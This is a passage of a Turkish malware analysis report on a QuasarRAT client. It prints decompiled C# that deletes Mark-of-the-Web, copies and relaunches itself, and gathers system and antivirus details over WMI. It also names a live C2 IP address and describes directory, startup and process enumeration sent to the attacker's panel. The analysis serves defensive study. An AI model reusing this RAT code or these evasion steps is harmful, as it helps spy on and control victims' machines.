
ip-api.com servisine **GET /json/** isteği göndererek sistemin konum bilgilerini almaktadır. İstek sırasında **User-Agent** bilgisi tanımlanmakta ve sunucudan dönen **JSON** yanıtı işlenmektedir.

```
50 public static bool smethod_3(string filePath)
51 {
52     return GClass8.DeleteFile(filePath + ":Zone.Identifier");
53 }
54
```

İsim	Değer
filePath	@C:\Users\...\Desktop\HasanKurtCelik\Malware\Client-built-cleaned.exe"


Şekil 21- Zone Identifier Verisinin Silinmesi

Mevcut dosyaya ait **Zone.Identifier** alternatif veri akışı silinmektedir. filePath + ":Zone.Identifier" yolunu DeleteFile fonksiyonuna vererek Windows'un dosyanın internetten indirildiğini belirten **Mark-of-the-Web (MOTW)** bilgisi kaldırılmaya çalışılmaktadır.




Şekil 22- SubDir Dizininin Oluşturulması ve Dosya Kopyalama İşlemi

Program, mevcut çalışma yolunun kurulum dizinine eşit olmadığını kontrol ettikten sonra `%AppData%\Roaming\SubDir` dizinini oluşturmaktadır. Ardından çalıştırılan **Client.exe** dosyası, **File.Copy** kullanılarak bu dizine kopyalanmakta ve mevcut dosyanın üzerine yazılmasına izin verilmektedir. İşlem sonucunda **SubDir** altında **Client.exe** dosyasının oluşturulduğu görülmektedir.




Şekil 23- SubDir Altına Kopyalanan Dosyanın Çalıştırılması

Programın devamında **SubDir\Client.exe** konumundaki kopyayı **Process.Start** aracılığıyla ayrı bir **process** olarak çalıştırmaktadır.



Şekil 24- Sunucuya Bağlantı İsteğinin Atılması

SubDir altında çalıştırılan program **91.151.95.112** IP adresiyle bağlantı kurmaya çalışmaktadır. İlgili sunucunun erişilebilir olmaması nedeniyle program bağlantı girişimlerini bir döngü içerisinde belirli aralıklarla tekrarlamaktadır. Analiz sürecinde ilgili sunucu **patch** edilerek bağlantı, sanal makine üzerinde çalıştırılan yerel **QuasarRAT** paneline yönlendirilmiş ve programın bağlantı davranışı kontrollü bir ortamda incelenmiştir.



Şekil 25- Panel ile Bağlantının Kurulması

QuasarRAT paneline başarıyla kurulan bağlantı sonucunda, hedef sistemin **IP** adresi, "**Office04**" etiketi, kullanıcı adı, sürüm, aktif bağlantı durumu, Türkiye konumu, işletim sistemi ve kullanıcı hesap türü gibi detaylı istemci bilgileri panel arayüzüne yansımıştır.

```

001 }
002 if (type == typeof(GetSystemInfo))
003 {
004     GClass57.smethod_39((GetSystemInfo)packet, client);
005     return;
006 }
007
008 public static void smethod_39(GetSystemInfo command, GClass33 client)
009 {
010     try
011     {
012         IPGlobalProperties ipglobalProperties = IPGlobalProperties.GetIPGlobalProperties();
013         string text = ((!string.IsNullOrEmpty(ipglobalProperties.DomainName)) ? ipglobalProperties.DomainName : "-");
014         string text2 = ((!string.IsNullOrEmpty(ipglobalProperties.HostName)) ? ipglobalProperties.HostName : "-");
015         new GetSystemInfoResponse(new string[]
016         {
017             "Processor (CPU)",
018             GClass49.smethod_2(),
019             "Memory (RAM)",
020             string.Format("{0} MB", GClass49.smethod_3()),
021             "Video Card (GPU)",
022             GClass49.smethod_4(),
023             "Username",
024             GClass41.smethod_0(),
025             "PC Name",
026             GClass50.smethod_1(),
027             "Domain Name",
028             text,
029             "Host Name",
030             text2
031         })
032     }
033     catch
034     {
035     }
036 }

```

Şekil 26- GetSystemInfo İsteğinin Atılması

Panelden gelen **GetSystemInfo** komutu tetiklendiğinde, smethod_39 fonksiyonu hedef sistemin donanım ve ağ bilgilerini toplamaktadır.

```

66 // Token: 0x00000000 RVA: 0x00000000 F:12 Offset: 0x00000000
67 public static string smethod_2()
68 {
69     try
70     {
71         string text = string.Empty;
72         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor"))
73         {
74             foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
75             {
76                 ManagementObject managementObject = (ManagementObject)managementBaseObject;
77                 text = text + managementObject["Name"].ToString() + "; ";
78             }
79             text = GClass43.smethod_3(text);
80             return (!string.IsNullOrEmpty(text)) ? text : "N/A";
81         }
82     }
83     catch
84     {
85     }
86 }

```

Değer
System.Management.ManagementBaseObject.this[string].get dön...
AMD Ryzen 5 5500H with Radeon Graphics

Şekil 27- İşlemci Bilgisinin Alınması

Zararlı **WMI** sorgusu ile hedef sistemin işlemci model bilgisini almaktadır.

```

89 public static int smethod_3()
90 {
91     int num2;
92     try
93     {
94         int num = 0;
95         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * From Win32_ComputerSystem"))
96         {
97             using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
98             {
99                 if (enumerator.MoveNext())
100                 {
101                     num = (int)(Convert.ToDouble(((ManagementObject)enumerator.Current)["TotalPhysicalMemory"]) / 1048576.0);
102                 }
103             }
104             num2 = num;
105         }
106     }
107     catch
108     {
109     }
110 }

```

Değer	Tip
0x000007FF	int
System.Management.ManagementObjectSearcher	System
System.Management.ManagementObjectCollection.ManagementObjectEnumerator	System
0x000007FF	int

Şekil 28- RAM Bilgisinin Alınması

WMI üzerinden **Win32_ComputerSystem** sınıfı sorgulanmaktadır. **TotalPhysicalMemory** özelliğinden sistemdeki toplam fiziksel **RAM** miktarını almaktadır.

```
4 // Token: 0x0000004F RID: 1013 RVA: 0x00012114 File Offset: 0x00011114
5 public static string smethod_4()
6 {
7     string text2;
8     try
9     {
10         string text = string.Empty;
11         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_DisplayConfiguration"))
12         {
13             foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
14             {
15                 ManagementObject managementObject = (ManagementObject)managementBaseObject;
16                 text = text + managementObject["Description"].ToString() + "; ";
17             }
18         }
19         text = GClass43.smethod_3(text);
20     }
21     catch { }
22     return text2;
23 }
```

	Değer	Tip
System.Management.ManagementBaseObject.this[string].get dön...	"VMware SVGA 3D"	object (string)
object.ToString döndü	"VMware SVGA 3D"	string
string.Concat döndü	"VMware SVGA 3D-"	string

Şekil 29- Görüntü Bilgisinin Alınması

Ekran kartı ve görüntü bağdaştırıcısı bilgileri **WMI** üzerinden sorgulanmaktadır. Grafik kartı bilgisini almaktadır.

```
12
13 string text = string.Empty;
14 using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_OperatingSystem WHERE Primary=1"))
15 {
16     using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
17     {
18         if (enumerator.MoveNext())
19         {
20             DateTime dateTime = ManagementDateTimeConverter.ToDateTime(((ManagementObject)enumerator.Current)["LastBootUpTime"].ToString());
21             TimeSpan timeSpan = TimeSpan.FromTicks((DateTime.Now - dateTime).Ticks);
22             text = string.Format("{0}d : {1}h : {2}m : {3}s", new object[] { timeSpan.Days, timeSpan.Hours, timeSpan.Minutes, timeSpan.Seconds });
23         }
24     }
25     if (string.IsNullOrEmpty(text))
26     {
27         throw new Exception("Getting uptime failed");
28     }
29     text2 = text;
30 }
31 return text2;
```

	Değer	Tip
string.IsNullOrEmpty döndü	false	bool
text	"0d : 0h : 29m : 31s"	string
managementObjectSearcher	(System.Management.ManagementObjectSearcher)	System.Management.ManagementObjectSearcher
enumerator	(System.Management.ManagementObjectCollection.ManagementObjectEnumerator)	System.Management.ManagementObjectCollection.ManagementObjectEnumerator

Şekil 30- RAM Bilgisinin Alınması


WMI üzerinden işletim sisteminin açılış zamanını sorgulayarak sistemin ne kadar süredir açık kaldığını gün, saat, dakika ve saniye cinsinden hesaplamaktadır.

```
44
45 // Token: 0x06000654 RID: 1620 RVA: 0x000132DC File Offset: 0x000114DC
46 public static string smethod_2()
47 {
48     string text4;
49     try
50     {
51         string text = string.Empty;
52         string text2 = (GClass46.VistaOrHigher ? "root\\SecurityCenter2" : "root\\SecurityCenter");
53         string text3 = "SELECT * FROM AntivirusProduct";
54         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(text2, text3))
55         {
56             foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
57             {
58                 ManagementObject managementObject = (ManagementObject)managementBaseObject;
59                 text = text + managementObject["displayName"].ToString() + "; ";
60             }
61         }
62     }
63 }
```

İsm	Değer
System.Management.ManagementBaseObject.this[string].get don...	"Windows Defender"
object.ToString döndü	"Windows Defender"
string.Concat döndü	"Windows Defender; "

Şekil 31- Antivirüs Bilgisinin Alınması


İşletim sisteminin sürümüne göre uygun **WMI** güvenlik merkezini sorgulayarak sistemde yüklü antivirüs ürünlerinin adlarını tespit etmektedir.



Component	Value
Operating System	Windows 10 Pro 64 Bit
Architecture	x64 (64 Bit)
Memory (RAM)	2047 MB
Video Card (GPU)	VMware SVGA 3D
Username	[REDACTED]
PC Name	DESKTOP-[REDACTED]
Domain Name	-
Host Name	DESKTOP-[REDACTED]
System Drive	C:\
System Directory	C:\Windows\system32
Uptime	0d : 0h : 35m : 37s
MAC Address	[REDACTED]
LAN IP Address	[REDACTED]
WAN IP Address	[REDACTED]
Antivirus	Windows Defender
Firewall	N/A


Şekil 32- Panele İletilen Veriler

Gerçekleştirilen inceleme sonucunda, WMI ve sistem sorgu fonksiyonları aracılığıyla toplanan verilerin panele başarıyla iletildiği görülmüştür




Şekil 33- Uzak Dizin İçeriğinin Listelenmesi

Sunucudan gelen **GetDirectory** isteğindeki **RemotePath** yolunu inceleyerek ilgili dizinin içeriğini toplamaktadır. Dizin içerisindeki **dosya adları** ve **dosya boyutları** ile **alt dizin adları** ayrı listeler halinde hazırlanarak **GetDirectoryResponse** aracılığıyla sunucuya gönderilmektedir. Dizin veya dosya bulunamaması, yetkisiz erişim, uzun yol ve I/O hataları gibi durumlarda ilgili hata mesajı **SetStatus** üzerinden bildirilmektedir.




Şekil 34- Startup Manager ile Otomatik Başlatma Kayıtlarının Alınması

Sistemdeki otomatik başlatma girdilerini toplamak amacıyla **HKLM** ve **HKCU** altındaki **Run** ve **RunOnce** kayıtlarını kontrol etmektedir. **64-bit** sistemlerde ayrıca **Wow6432Node** altındaki ilgili kayıtları incelemektedir. Bunun yanında kullanıcının **Startup** klasöründeki dosyaları da tespit ederek elde edilen bilgileri **GetStartupItemsResponse** aracılığıyla sunucuya göndermektedir.




Şekil 35- Task Manager ile Çalışan İşlemlerin Listelenmesi

Sistemde çalışan tüm işlemler **GetProcesses** ile enumerate edilmektedir. Her işlem için **işlem adı (.exe)**, **Process ID (PID)** ve **ana pencere başlığı** bilgilerini toplar ve **GetProcessesResponse** aracılığıyla sunucuya gönderir.



